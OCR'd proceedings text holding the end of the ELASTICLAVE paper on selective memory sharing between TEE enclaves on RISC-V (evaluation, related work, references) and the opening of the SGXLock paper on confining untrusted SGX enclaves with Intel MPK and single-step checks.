(a) IOZone Writer (b) IOZone Reader

Figure 8: IOZone Bandwidth for 8M and 512M byte files.




Figure 9: SPLASH-2 wall-clock time in cycles.




Figure 10: Synthetic Thread Synchronization Performance.




Figure 12: Cycles spent running each ML model.




Figure 11: ELASTICLAVE-futex vs. ELASTICLAVE-spinlock.




Figure 13: RocketChip Area vs. numbers of PMP entries.

clock speed, but the rest of the design prevents it. Thus, the number of PMP entries is *not the bottleneck of the timing of the hardware design*. We also tested that PMPs are not on the critical path for 8 and 32 PMP settings as well (details elided due to space). As a direct result, the number of PMP entries does not create a performance bottleneck for any instruction (e.g., load/store, PMP read/write) in our tests.

Area. To explore how the increased PMP pressure brought by our prototype ELASTICLAVE implementation may increase chip area requirements, we synthesize RocketChip with different numbers of PMP registers and collect the area statistics. The range we explore goes beyond the limit of 16 in the standard RISC-V ISA specification. Figure 13 exhibits the increase in the total area with increasing numbers of PMP entries. Starting with no PMP entries, every 8 additional PMP entries incurs an increase of 1% in the total area. This increase

Function	ELASTICLAVE Privileged TCB	Enclave Runtime
`uid` management	1070	0
Permission enforcement	574	0
ELASTICLAVE instruction interface	219	82
Argument marshaling	0	88
Wrappers for ELASTICLAVE interface	0	1407
Miscellaneous	960	1869
Total	3085	3729

Table 4: Breakdown in LoC of ELASTICLAVE TCB.

Case study	I. proxied web server				II. KV store
Transfer	**li→ng**	**ng→li**	**li→py**	**py→li**	**mc↔client**
Data size	2049.6MB	1.4MB	10.6MB	2051.5MB	1157.7MB
Frequency	250276	21004	185956	670786	2002017
Spatial Isolation					
Copy	4099.1MB	2.8MB	21.2MB	4103.1MB	2315.5MB
Enc-Dec	4099.1MB	2.8MB	21.2MB	4103.1MB	2315.5MB
ELASTICLAVE					
Instr	500552	42008	371912	1341572	4004034

Table 5: Profiling results of applications along with projected costs in spatial isolation and ELASTICLAVE.

is equivalent to 2.3% of the L1 data cache area.

6.3 Profiling Real Applications

We present profiling results to demonstrate how the performance improvements of ELASTICLAVE apply to large real-world applications. We use two common multi-process setups: (1) Lighttpd web server with Nginx as its SSL/TLS termination. The Lighttpd instance communicates (through FastCGI) with a Python process to generate dynamic HTTP responses. We generate the workload with single-threaded wrk maintaining 50 connections for 180 seconds and requesting 100 KB dynamically generated random resources.
(2) Memcached serving as an in-memory key-value store for another application (e.g., web server). It receives updates or queries from outside and sends back the results. We run it with YCSB workload A (one million records).

As shown in Table 5, both setups incur large inter-process data transfers. In the first setting, data transfers are especially intensive from Lighttpd to Nginx and from python to Lighttpd, both reaching 2 GB. The second setting also involves transferring over 1 GB of data. In both settings, spatial isolation requires copying data twice as well as a pair of encryption-decryption, leading to around 8 GB and 2 GB of data copying and encryption-decryption operations respectively. ELASTICLAVE eliminates those operations at the cost of 2 extra security instructions per data transfer, which totals around 2×10^6 and 4×10^6 instructions respectively. To estimate the performance improvement, we calculate the average record sizes of the data transfers, which are around 4 KB and 0.5 KB respectively. By comparing them against the benchmark results for the producer-consumer pattern (Figure 5), we conclude that ELASTICLAVE is able to bring 2 orders of magnitude performance improvement over spatial isolation for data sharing in both application settings. Through profiling we find that even in the native Linux environment, the applications spend significant amounts of time on data sharing (9.2% for Lighttpd and 23.1% for Memcached). On spatially isolated TEEs, data sharing will take an even much larger portion of time due to the need for extra encryption-decryption.

7 Related Work

ELASTICLAVE draws attention to a single point in the TEE design space, namely the memory model and its impact on memory sharing. The predominant model, *spatial isolation*, is adopted by Intel SGX [40], TrustZone [7], AMD SEV [30,31], and so on. ELASTICLAVE explains the conceptual drawbacks of this model and offers a relaxation that enables better performance. Intel SGX v2 follows the spatial isolation design, with the exception that permissions and sizes of private regions can be changed dynamically [39, 64]. Thus, it retains the all-or-none trust division between enclaves as in v1.

A range of TEE designs have shown the promise and feasibility of enclave TEEs [15, 19, 22, 35, 53, 57]. Several works have proposed security and compatibility improvements over the original TEE design [16, 17, 24, 27, 34, 39, 45, 64]. They allow for better security, additional classes of applications, better memory allocation, and hierarchical security protection. Nevertheless, they have not explicitly challenged the assumptions and still adhere to the spatial isolation model.

Our temporal memory model may seem similar to mechanisms in hypervisors and microkernels—for example, as used in page-sharing via EPTs [20, 65], IOMMU implementations for memory-mapped devices such as GPUs or NICs [37]. The key difference is in the trust model. Hypervisors [11] and microkernels [36] are entrusted to make security decisions on behalf of VMs. In TEEs, the privileged software is untrusted and enclaves make their own security decisions.

Emerging proposals such as Intel TDX [58], Intel MK-TME [42], Intel MPK [43], and Donky [48] enable hardware-enforced domain protection. However, they protect entire virtual machines or groups of memory pages. Notably, they extend fast hardware support to protect physical memory of a trust domain (e.g., from a physical adversary) but still adhere to the spatial isolation model.

Similar to ELASTICLAVE, pass-by-reference avoids copying large amounts of data and is efficient (e.g., compared to pass-by-value). It does so by allowing functions to access the same data simultaneously. However, it is often implemented with static permissions (Option 1 in Section 2.1) and is prone to attacks. POSIX and System V allow processes to set up shared memory regions (e.g., for IPC) albeit with static permissions. Thus, importing these interfaces as-is to TEEs is insufficient. For example, the POSIX interface is unsafe because it ties access permissions to file descriptors

and any process can re-share the descriptors with other processes without the owner's knowledge. The owner cannot stop such unwanted sharing, impose a local permission view, or forcefully destroy a region. In summary, the ELASTICLAVE interface is more secure than pass-by-reference and POSIX in the context of an enclaved TEE.

8 Discussion

Current Limitations. The RISC-V specification limits the number of PMP registers to 16 [47]. Since each PMP entry protects one memory region, this fixes the maximum number of simultaneous regions across all enclaves. Future RISC-V implementations can increase the number of PMP entries, orthogonal to ELASTICLAVE [3, 46]. Keystone, the basis of our prototype implementation, supports page swapping of the private memory. Swapping shared memory, however, has two major challenges. First, it is necessary to adjust the accessibility of the evicted page to accommodate the incoming data that is being swapped into the memory. For this reason, an enclave has to notify the security monitor before swapping shared memory. This way, the security monitor can adjust the PMP configuration accordingly. Second, when swapping in or out a shared page, the security monitor must inform all of its accessors so they can adjust their page tables. This implies that the security monitor needs to directly handle data swapping, otherwise an enclave may swap in shared data without the knowledge of other enclaves. Our current implementation does not support swapping the shared memory of an enclave. We plan to address these challenges in future work.

SGX-Based Implementation. The ELASTICLAVE design is not specific to Keystone or RISC-V and can be integrated into other TEE implementations, including Intel SGX, Intel TDX, AMD SEV, ARM TrustZone, and ARM Realms. For concreteness, we discuss the specific changes required to adopt ELASTICLAVE into Intel SGX since its memory management model is different. As in the Keystone-based implementation, an SGX-based implementation needs to maintain the permission metadata. However, unlike Keystone, SGX tracks the virtual address mappings of enclaves. This is because in SGX, the OS manages virtual address mappings and would be able to manipulate them to launch attacks if they were not monitored. To detect such attempts, SGX keeps its own mappings and performs checks for each enclave access. Specifically, SGX stores the reverse address mappings (from physical addresses to virtual addresses) along with access permissions in Enclave Page Cache Maps (EPCMs) [23, 40]. It only supports one virtual address per physical address and fixes the accessor to be the owner enclave. To support ELASTICLAVE in SGX, we can extend these data structures to allow multiple (enclave, virtual address, permissions) tuples per physical address.

Implementing these changes in the SGX design can be non-trivial and different from implementing our prototype system. First, the SGX implementation of ELASTICLAVE will have to involve the OS for operations that change enclave page tables. For instance, after `map` or `unmap`, the hardware will have to send the new mappings to the OS. Second, to enforce the ELASTICLAVE memory protection, the implementation must perform checks based on the aforementioned extended data structures for every memory access. The ease of such enforcement and the corresponding performance ramifications may not be the same as in our RISC-V design. Lastly, SGX includes a Memory Encryption Engine (MEE) to protect EPC (Enclave Page Cache) pages from physical attacks. Since the cryptographic keys used are not enclave-specific, the MEE can directly protect ELASTICLAVE shared memory regions without modifications. However, it is important to ensure that all shared memory regions are fully within the EPC and hence covered by the MEE. The above discussions offer a starting point for adapting SGX to ELASTICLAVE. We acknowledge that they are not comprehensive and a concrete implementation merits a separate paper.

9 Conclusion

We present ELASTICLAVE, a new TEE memory model for enclaves to selectively and temporarily share memory with other enclaves and the OS. We demonstrate that ELASTICLAVE eliminates expensive data copy and encryption-decryption operations securely. Our ELASTICLAVE prototype on RISC-V offers 1 to 2 orders of magnitude performance improvements over the existing spatial isolation model.

Acknowledgments

We thank our shepherd Jethro Beekman and the anonymous reviewers for their feedback. We thank Aashish Kolluri, Burin Amornpaisannon, Dawn Song, Dayeol Lee, Jialin Li, Li-Shiuan Peh, Roland Yap, Shiqi Shen, Yaswanth Tavva, Yun Chen, and Zhenkai Liang for their feedback on improving earlier drafts of the paper. The authors acknowledge the support from the Crystal Center and Singapore National Research Foundation (SOCure grant NRF2018NCR-NCR002 www.green-ic.org/socure). This material is in part based upon work supported by the National Science Foundation under Grant No. DARPA N66001-15-C-4066 and Center for Long-Term Cybersecurity. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation, Singapore National Research Foundation, and Crystal Center.

Availability

ELASTICLAVE implementation and benchmarks are available at https://github.com/jasonyu1996/elasticlave.

References

[1] FastCGI Specification | FastCGI –. https://web.archive.org/web/20160119141816/http://www.fastcgi.com/drupal/node/6?q=node/22, 1996.

[2] CGI – Common Gateway Interface. https://www.w3.org/CGI/, 2009.

[3] Heimdallr: Scalable enclaves for modular applications. In *15th USENIX Symposium on Operating Systems Design and Implementation (OSDI 21)*. USENIX Association, July 2021.

[4] NGINX Docs | NGINX Content Caching. https://docs.nginx.com/nginx/admin-guide/content-cache/content-caching/, 2021.

[5] Fritz Alder, N. Asokan, Arseny Kurnikov, Andrew Paverd, and Michael Steiner. S-FaaS: Trustworthy and Accountable Function-as-a-Service Using Intel SGX. CCSW'19, 2019.

[6] AppArmor. https://apparmor.net/, 2021.

[7] Arm trustzone technology. https://developer.arm.com/ip-products/security-ip/trustzone.

[8] Sergei Arnautov, Bohdan Trach, Franz Gregor, Thomas Knauth, André Martin, Christian Priebe, Joshua Lind, Divya Muthukumaran, Dan O'Keeffe, Mark Stillwell, David Goltzsche, David M. Eyers, Rüdiger Kapitza, Peter R. Pietzuch, and Christof Fetzer. SCONE: secure linux containers with intel SGX. In *OSDI*, pages 689–703. USENIX Association, 2016.

[9] Krste Asanovic, Rimas Avizienis, Jonathan Bachrach, Scott Beamer, David Biancolin, Christopher Celio, Henry Cook, Daniel Dabbelt, John Hauser, Adam Izraelevitz, et al. The rocket chip generator. *EECS Department, University of California, Berkeley, Tech. Rep. UCB/EECS-2016-17*, 2016.

[10] Raad Bahmani, Ferdinand Brasser, Ghada Dessouky, Patrick Jauernig, Matthias Klimmek, Ahmad-Reza Sadeghi, and Emmanuel Stapf. CURE: A security architecture with customizable and resilient enclaves. *CoRR*, abs/2010.15866, 2020.

[11] Paul Barham, Boris Dragovic, Keir Fraser, Steven Hand, Tim Harris, Alex Ho, Rolf Neugebauer, Ian Pratt, and Andrew Warfield. Xen and the art of virtualization. In *SOSP*, 2003.

[12] Andrew Baumann, Marcus Peinado, and Galen C. Hunt. Shielding applications from an untrusted cloud with haven. In *OSDI*, pages 267–283. USENIX Association, 2014.

[13] Christian Bienia. *Benchmarking Modern Multiprocessors*. PhD thesis, Princeton University, January 2011.

[14] Matt Bishop, Michael Dilger, et al. Checking for race conditions in file accesses. *Computing systems*, 2(2):131–152, 1996.

[15] Rick Boivie and Peter Williams. Secureblue++: Cpu support for secure execution. *IBM, IBM Research Division, RC25287 (WAT1205-070)*, pages 1–9, 2012.

[16] Thomas Bourgeat, Ilia A. Lebedev, Andrew Wright, Sizhuo Zhang, Arvind, and Srinivas Devadas. MI6: secure enclaves in a speculative out-of-order processor. In *MICRO*, pages 42–56. ACM, 2019.

[17] Ferdinand Brasser, David Gens, Patrick Jauernig, Ahmad-Reza Sadeghi, and Emmanuel Stapf. Sanctuary: Arming trustzone with user-space enclaves. In *NDSS*, 2019.

[18] Nicholas P. Carter, Stephen W. Keckler, and William J. Dally. Hardware support for fast capability-based addressing. In Forest Baskett and Douglas W. Clark, editors, *ASPLOS-VI Proceedings - Sixth International Conference on Architectural Support for Programming Languages and Operating Systems, San Jose, California, USA, October 4-7, 1994*, pages 319–327. ACM Press, 1994.

[19] D. Champagne and R. B. Lee. Scalable architectural support for trusted software. In *HPCA - 16 2010 The Sixteenth International Symposium on High-Performance Computer Architecture*, pages 1–12, 2010.

[20] Haibo Chen, Fengzhe Zhang, Cheng Chen, Ziye Yang, Rong Chen, Binyu Zang, and Wenbo Mao. Tamper-Resistant Execution in an Untrusted Operating System Using A Virtual Machine Monitor, 2007.

[21] Xiaoxin Chen, Tal Garfinkel, E. Christopher Lewis, Pratap Subrahmanyam, Carl A. Waldspurger, Dan Boneh, Jeffrey Dwoskin, and Dan R.K. Ports. Overshadow: A virtualization-based approach to retrofitting protection in commodity operating systems. In *Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS XIII, page 2–13, New York, NY, USA, 2008. Association for Computing Machinery.

[22] Siddhartha Chhabra, Brian Rogers, Yan Solihin, and Milos Prvulovic. SecureME: A Hardware-software Approach to Full System Security. In *ICS*, 2011.

[23] Victor Costan and Srinivas Devadas. Intel SGX explained. *IACR Cryptol. ePrint Arch.*, 2016:86, 2016.

[24] Victor Costan, Ilia Lebedev, and Srinivas Devadas. Sanctum: Minimal hardware extensions for strong software isolation. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 857–874, Austin, TX, August 2016. USENIX Association.

[25] Drew Dean and Alan J. Hu. Fixing races for fun and profit: How to use access(2). In *13th USENIX Security Symposium (USENIX Security 04)*, San Diego, CA, August 2004. USENIX Association.

[26] Adrienne Porter Felt. Permission re-delegation: Attacks and defenses. In *20th USENIX Security Symposium (USENIX Security 11)*, San Francisco, CA, August 2011. USENIX Association.

[27] Andrew Ferraiuolo, Andrew Baumann, Chris Hawblitzel, and Bryan Parno. Komodo: Using verification to disentangle secure-enclave hardware from software. In *Proceedings of the 26th Symposium on Operating Systems Principles*, SOSP '17, page 287–305, New York, NY, USA, 2017. Association for Computing Machinery.

[28] Norm Hardy. The confused deputy: (or why capabilities might have been invented). *SIGOPS Oper. Syst. Rev.*, 22(4):36–38, October 1988.

[29] Iozone filesystem benchmark. http://iozone.org.

[30] David Kaplan. AMD SEV-ES. http://support.amd.com/TechDocs/ProtectingVMRegisterStatewithSEV-ES.pdf, 2017.

[31] David Kaplan, Jeremy Powell, and Tom Woller, 2016.

[32] Sagar Karandikar, Howard Mao, Donggyu Kim, David Biancolin, Alon Amid, Dayeol Lee, Nathan Pemberton, Emmanuel Amaro, Colin Schmidt, Aditya Chopra, Qijing Huang, Kyle Kovacs, Borivoje Nikolic, Randy H. Katz, Jonathan Bachrach, and Krste Asanovic. Firesim: Fpga-accelerated cycle-exact scale-out system simulation in the public cloud. In *ISCA*, pages 29–42. IEEE Computer Society, 2018.

[33] Lamport. How to make a multiprocessor computer that correctly executes multiprocess programs. *IEEE Transactions on Computers*, C-28(9):690–691, 1979.

[34] Dayeol Lee, David Kohlbrenner, Shweta Shinde, Krste Asanović, and Dawn Song. Keystone: An open framework for architecting trusted execution environments. In *Proceedings of the Fifteenth European Conference on Computer Systems*, New York, NY, USA, 2020. Association for Computing Machinery.

[35] David Lie, Chandramohan A. Thekkath, Mark Mitchell, Patrick Lincoln, Dan Boneh, John C. Mitchell, and Mark Horowitz. Architectural support for copy and tamper resistant software. In *ASPLOS*, pages 168–177. ACM Press, 2000.

[36] Jochen Liedtke. On micro-kernel construction. *ACM SIGOPS Operating Systems Review*, 29(5):237–250, 1995.

[37] Alex Markuze, Igor Smolyar, Adam Morrison, and Dan Tsafrir. DAMN: overhead-free IOMMU protection for networking. In *ASPLOS*, pages 301–315. ACM, 2018.

[38] Nicholas D. Matsakis and Felix S. Klock II. The rust language. In Michael Feldman and S. Tucker Taft, editors, *Proceedings of the 2014 ACM SIGAda annual conference on High integrity language technology, HILT 2014, Portland, Oregon, USA, October 18-21, 2014*, pages 103–104. ACM, 2014.

[39] Frank McKeen, Ilya Alexandrovich, Ittai Anati, Dror Caspi, Simon Johnson, Rebekah Leslie-Hurd, and Carlos Rozas. Intel® software guard extensions (intel® sgx) support for dynamic memory management inside an enclave. In *Proceedings of the Hardware and Architectural Support for Security and Privacy 2016*, HASP 2016, New York, NY, USA, 2016. Association for Computing Machinery.

[40] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos V. Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday R. Savagaonkar. Innovative instructions and software model for isolated execution. In *HASP@ISCA*, page 10. ACM, 2013.

[41] memcached – a distributed memory object caching system. https://memcached.org/.

[42] Intel releases new technology specification for memory encryption. https://software.intel.com/content/www/us/en/develop/blogs/intel-releases-new-technology-specification-for-memory-encryption.html?wapkw=tme.

[43] Intel® 64 and ia-32 architectures software developer manual, 2018.

[44] Scott Owens, Susmit Sarkar, and Peter Sewell. A better x86 memory model: x86-tso. In *International Conference on Theorem Proving in Higher Order Logics*, pages 391–407. Springer, 2009.

[45] J. Park, N. Kang, T. Kim, Y. Kwon, and J. Huh. Nested enclave: Supporting fine-grained hierarchical isolation with sgx. In *2020 ACM/IEEE 47th Annual International Symposium on Computer Architecture (ISCA)*, pages 776–789, 2020.

[46] Penglai-Enclave (IPADS). https://github.com/Penglai-Enclave, 2021.

[47] The risc-v instruction set manual: Volume ii: Privileged architecture. https://riscv.org/specifications/privileged-isa.

[48] David Schrammel, Samuel Weiser, Stefan Steinegger, Martin Schwarzl, Michael Schwarz, Stefan Mangard, and Daniel Gruss. Donky: Domain keys – efficient in-process isolation for risc-v and x86. In *USENIX Security Symposium*, 2020.

[49] SELinux Wiki. http://selinuxproject.org/page/Main_Page, 2021.

[50] Software guard extensions programming reference rev. 2. http://software.intel.com/sites/default/files/329298-002.pdf, October 2014.

[51] Youren Shen, Hongliang Tian, Yu Chen, Kang Chen, Runji Wang, Yi Xu, Yubin Xia, and Shoumeng Yan. Occlum: Secure and efficient multitasking inside a single enclave of intel sgx. In *Proceedings of the Twenty-Fifth International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '20, page 955–970, New York, NY, USA, 2020. Association for Computing Machinery.

[52] Shweta Shinde, Jinhua Cui, Satyaki Sen, Pinghai Yuan, and Prateek Saxena. Binary compatibility for SGX enclaves. *arXiv*, 2009.01144, 2020.

[53] Shweta Shinde, Shruti Tople, Deepak Kathayat, and Prateek Saxena. Podarch: Protecting legacy applications with a purely hardware tcb. *National University of Singapore, Tech. Rep*, 2015.

[54] Pradeep S Sindhu, Jean-Marc Frailong, and Michel Cekleov. Formal specification of memory models. In *Scalable Shared Memory Multiprocessors*, pages 25–41. Springer, 1992.

[55] Daniel J Sorin, Mark D Hill, and David A Wood. A primer on memory consistency and cache coherence. *Synthesis lectures on computer architecture*, 6(3):1–212, 2011.

[56] The parsec benchmark suite. https://parsec.cs.princeton.edu/license.htm, 2020.

[57] G. Edward Suh, Dwaine E. Clarke, Blaise Gassend, Marten van Dijk, and Srinivas Devadas. AEGIS: architecture for tamper-evident and tamper-resistant processing. In *ICS*, pages 160–171. ACM, 2003.

[58] Intel® trust domain extensions. https://software.intel.com/content/www/us/en/develop/articles/intel-trust-domain-extensions.html.

[59] Shruti Tople, Karan Grover, Shweta Shinde, Ranjita Bhagwan, and Ramachandran Ramjee. Privado: Practical and secure DNN inference. *CoRR*, abs/1810.00602, 2018.

[60] Torch | scientific computing for luajit. http://torch.ch, 2020.

[61] Chia-che Tsai, Donald E. Porter, and Mona Vij. Graphene-sgx: A practical library OS for unmodified applications on SGX. In *USENIX Annual Technical Conference*, 2017.

[62] Robert N. M. Watson, Jonathan Anderson, Ben Laurie, and Kris Kennaway. Capsicum: Practical capabilities for UNIX. In *19th USENIX Security Symposium, Washington, DC, USA, August 11-13, 2010, Proceedings*, pages 29–46. USENIX Association, 2010.

[63] Robert N. M. Watson, Jonathan Woodruff, Peter G. Neumann, Simon W. Moore, Jonathan Anderson, David Chisnall, Nirav H. Dave, Brooks Davis, Khilan Gudka, Ben Laurie, Steven J. Murdoch, Robert M. Norton, Michael Roe, Stacey D. Son, and Munraj Vadera. CHERI: A hybrid capability-system architecture for scalable software compartmentalization. In *2015 IEEE Symposium on Security and Privacy, SP 2015, San Jose, CA, USA, May 17-21, 2015*, pages 20–37. IEEE Computer Society, 2015.

[64] Bin Cedric Xing, Mark Shanahan, and Rebekah Leslie-Hurd. Intel® software guard extensions (intel® SGX) software support for dynamic memory allocation inside an enclave. In *Proceedings of the Hardware and Architectural Support for Security and Privacy 2016*, HASP 2016, New York, NY, USA, 2016. Association for Computing Machinery.

[65] Fengzhe Zhang, Jin Chen, Haibo Chen, and Binyu Zang. CloudVisor: Retrofitting Protection of Virtual Machines in Multi-Tenant Cloud with Nested Virtualization. In *SOSP*, 2011.

SGXLock: Towards Efficiently Establishing Mutual Distrust Between Host Application and Enclave for SGX

Yuan Chen
Zhejiang University

Jiaqi Li
Zhejiang University

Guorui Xu
Zhejiang University

Yajin Zhou*
Zhejiang University

Zhi Wang
Florida State University

Cong Wang
City University of Hong Kong

Kui Ren
Zhejiang University

Abstract

Since its debut, SGX has been used to secure various types of applications. However, existing systems usually assume a trusted enclave and ignore the security issues caused by an *untrusted* enclave. For instance, a vulnerable (or even malicious) third-party enclave can be exploited to attack the host application and the rest of the system. In this paper, we propose an efficient mechanism to confine an untrusted enclave's behaviors. In particular, the threats of an untrusted enclave come from the enclave-host asymmetries, which can be *abused* to access arbitrary memory regions of its host application, jump to any code location after leaving the enclave and forge the stack register to manipulate the saved context. Our solution breaks such asymmetries and establishes mutual distrust between the host application and the enclave. Specifically, it leverages Intel MPK for efficient memory isolation and the x86 single-step debugging mechanism to capture the exiting event of the enclave. Then it performs the integrity check of the jump target and the stack pointer. We have implemented a prototype system and solved two practical challenges. The evaluation with multiple micro-benchmarks and representative real-world applications demonstrated the effectiveness and the efficiency of our system, with less than 4% performance overhead.

1 Introduction

Intel Software Guard eXtension (SGX) provides a hardware Trusted Execution Environment (TEE). With SGX, the sensitive code and data can be put into a protected memory region, i.e., the *enclave*, which is hardware-isolated from the rest of the system. Even system software, e.g., the OS and the hypervisor, is unable to access the content of the enclave.

The strong security and privacy guarantees provided by SGX make it attractive to build the confidential cloud computing infrastructure [10, 12, 15, 25, 26, 29, 38]. In these systems, the major concern is that the underlying computation platform is out of the tenant's control and untrusted. SGX addresses this by removing the cloud provider out of the trusted computing base (TCB).

Problem statement However, existing systems usually assume a trusted enclave. The security issues caused by an *untrusted* enclave have been neglected. Such an assumption is problematic from the perspective of an enclave's host application. One representative scenario is the adoption of third-party enclaves. With the popularity of SGX, service providers tend to deploy their services (e.g., trained machine learning models) inside the enclave to protect their intellectual property. This greatly simplifies the interactions between the service providers and consumers, thus creating valuable business benefits. However, embedding the service provider's enclave into an application brings huge security risks to users, considering the fact that the service enclave comes from an (untrusted) third-party and could be vulnerable and even malicious . Even worse, the isolation provided by SGX makes it much harder to inspect the third-party enclave. One recent research [27] has demonstrated the hazard of an enclave malware to hijack its host application's control flow *stealthily*. Furthermore, potential software bugs in an enclave also makes it untrusted to the host application. For instance, Van Bulck et al. [33] vetted six popular SGX runtimes and found security issues in all of them. A buggy enclave can be exploited by the attackers to compromise its host application and even the system software further.

Current solutions and their limitations Because of the isolation provided by SGX, an enclave cannot be inspected at runtime from the host application [14]. Besides, the code in an enclave may be deployed as cipher-text and only decrypted inside the enclave at runtime to protect the code secrecy [9]. This further impedes introducing a full vetting process on the enclave code.

One proposal is to detect the malicious actions of an enclave by monitoring its I/O behaviors [14]. However, how to (automatically) recover the enclave's semantics from underlying I/O operations is unclear. Moreover, Costan et al. dis-

*Corresponding author (yajin_zhou@zju.edu.cn)

cussed embedding a standardized static analysis framework into the enclave [14]. This brings two concerns, i.e., the source credibility of the static analysis framework and the increased TCB introduced by the framework. As the first implemented defense system, SGXJail [36] leverages the process isolation to confine an untrusted enclave. However, it requires creating a dedicated sandbox process for each enclave, which is not scalable for multiple enclaves and multi-threading scenarios. Weiser et al. proposed a hardware-based defense mechanism named HSGXJail [36]. It requires hardware modification, thus cannot be applied to existing platforms.

Our solution In this paper, we propose an efficient defense mechanism to confine an untrusted enclave's behaviors. Threats caused by an untrusted enclave are due to the blind trust of the host application to the enclave [36]. Such blind trust causes the enclave-host asymmetries, i.e., *the data access asymmetry and the control flow asymmetry*.

Specifically, with the data access asymmetry, an enclave can read and write arbitrary memory regions of its host application, while the memory region of an enclave is hardware-protected by SGX. With the assistance of Intel *Transactional Synchronization Extensions* (TSX), an enclave can even probe the whole address space of its host application *stealthily* without triggering any exceptions [27]. Besides, with the control flow asymmetry, an enclave can jump to *any code location of its host application* after leaving the enclave and forge the stack register to manipulate the saved context.

Our solution intends to break such asymmetries and establishes mutual distrust between the host application and the enclave. To this end, it leverages two x86 hardware features, i.e., *Intel memory protection key (MPK) and x86 single-step mode*, to break the data access and control flow asymmetries, respectively. Specifically, it leverages MPK for efficient memory isolation. MPK enables an efficient partition of a process's address space into disjoint protection keys and provides the permission control over these protection keys from a per-thread view. Our solution assigns different protection keys for the host application and the enclave, so that the enclave cannot access arbitrary memory regions of its host application. It leverages a shared buffer for the data sharing crossing the enclave boundary with the same protection key. Moreover, it leverages the x86 single-step debugging mechanism to capture the event when an enclave is exiting. It then performs the integrity check for the jump target and the stack pointer. Note that, applying these two hardware features to confine the enclave's behavior is non-trivial since we need to ensure that the enforcement of our solution cannot be bypassed (Section 4.3).

Because our solution is based on in-process confinement, it is more scalable compared to the previous system [36], which relies on the inter-process isolation. Our solution does not introduce any performance overhead for the code execution inside the enclave. The overhead only occurs when the execution crosses the boundary of the host application and the enclave.

We have implemented a prototype system named SGXLock based on Intel SGX SDK for Linux. Note that our design is coupled with neither Intel's SGX SDK nor Linux. It is applicable to other SGX runtimes and OSs as long as MPK and x86 single-step mode are supported.

We use multiple micro-benchmarks and real-world applications to evaluate the performance overhead of our system. In particular, we use three representative applications, i.e., the privacy-preserving machine learning service, the relational database, and a HTTPS web server in the evaluation. The machine learning service usually requires the large size parameter passing, e.g., for model weights or inputs. The database and a web server require lots of system calls, which represents the scenarios of high-frequent context switches between the host application and the enclave. The evaluation result shows that our prototype is efficient. It only introduces an average performance overhead of 0.84% for the machine learning service, 1.26% for the database and 3.98% for the HTTPS web server.

In summary, this paper makes the following main contributions.

- We summarize two types of the enclave-host asymmetries and work towards establishing mutual distrust between them. In particular, we leverage two x86 hardware features, i.e., MPK and the single-step mode, to efficiently break the asymmetries (Section 4.1 and Section 4.2).
- We have solved two practical challenges, i.e., blocking PKRU update inside the enclave and host stack pointer manipulation by the enclave (Section 4.3), and implemented a prototype system named SGXLock (Section 5).
- The evaluation with multiple micro-benchmarks and representative applications shows the efficiency of our system, with less than 4% performance overhead (Section 6).

To engage the community, we will release the source code of our system [1].

2 Background

2.1 Intel SGX

Intel Software Guard eXtension (SGX) allows an application to create a so-called *enclave*, which contains sensitive information (code and data). The confidentiality and integrity of an enclave are hardware-guaranteed, even the system software (e.g., OS and hypervisor) cannot access the content of the enclave. Architecturally, an enclave is a protected memory region residing in the host application's address space.

Host-enclave interaction The programming model of the Intel SGX SDK [3] allows developers to specify two kinds of host interfaces for the enclave. First, an invocation into the enclave is referred as an `ECALL`, which is used by the host application to invoke a specific pre-defined function inside

[1] https://github.com/blocksecteam/sgxlock

the enclave. Second, OCALLs are used by the enclave to invoke the functions outside the enclave, which are usually aimed to request OS services (e.g., system calls). Besides, the SDK performs proper sanitizing and marshaling for the ECALL/OCALLs' parameters according to the argument attributes specified by the enclave developer. For instance, for a data pointer argument of an ECALL with the [in,size=10] attribute, the SDK will allocate a 10-byte memory buffer inside the enclave and copy the corresponding data from the host application into the allocated buffer inside the enclave.

